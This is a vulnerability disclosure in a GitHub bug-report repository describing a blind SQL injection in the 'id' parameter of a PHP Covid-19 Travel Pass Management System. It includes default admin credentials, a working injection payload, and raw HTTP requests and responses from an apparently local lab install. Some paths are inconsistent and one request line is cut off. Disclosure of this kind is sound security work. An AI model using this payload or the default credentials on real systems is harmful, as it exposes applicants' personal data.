

main

...

bug\_report / vendors / oretnom23 / covid-19-travel-pass-management-system / SQLi-4.md



debug601 Create SQLi-4.md

History

1 contributor

39 lines (25 sloc) | 1.57 KB

...

# Covid-19 Travel Pass Management System v1.0 by oretnom23 has SQL injection

Author: k0xx

The password for the backend login account is: admin/admin123

vendors: <https://www.sourcecodester.com/php/15308/covid-19-travel-pass-management-system-phpoop-free-source-code.html>

Vulnerability File: /ctpms/admin/?page=applications/view\_application&id=

Vulnerability location: /ctpms/admin/?page=applications/view\_application&id=id

[+] Payload: /ctpms/admin/?

page=applications/view\_application&id=1%27%20and%20length(database())%20=8--+ //

Leak place ---> id

Current database name: ctpms\_db,length is 8

```
GET /ctpms/admin/?page=applications/view_application&id=1%27%20and%20length(database
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```


Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6r1t8ikfi  
Connection: close

When length (database ()) = 7, Content-Length: 27877

```
GET /ctmps/admin/?page=applications/view_application&id=1%27%20and%20length(database())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6r1t8ikfi
Connection: close

HTTP/1.1 200 OK
Date: Fri, 06 May 2022 06:57:10 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27877

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-sca
```



When length (database ()) = 8, Content-Length: 27944

```
GET /ctmps/admin/?page=applications/view_application&id=1%27%20and%20length(database())%20=8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=sbd29ujtf9eelnf4f6r1t8ikfi
Connection: close

HTTP/1.1 200 OK
Date: Fri, 06 May 2022 06:56:43 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 27944

<!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
```

Load URL

Split URL

Execute

http://192.168.1.19/ctpms/admin/?page=applications/view\_application&id=1' and length(database())=8--+

☐ Post data

☐ Referrer

0xHEX

%URL

BASE64

Insert string to replace

Insert replacing string

☒ Replace All

C19 Travel Pass - PHP

Covid-19 Travel Pass Management System - Admin

Dashboard

Main

List of Individuals


List of Applications

Maintenance

User List

Settings

Application Details



Name: **Cooper, Mark D**

Gender: **Male**

Email: **mcooper@sample.com**

Contact #: **09123456789**

Address: **Here St. Brgy. Sample, There City, Anywhere, 230**

Status: **✓ Verified**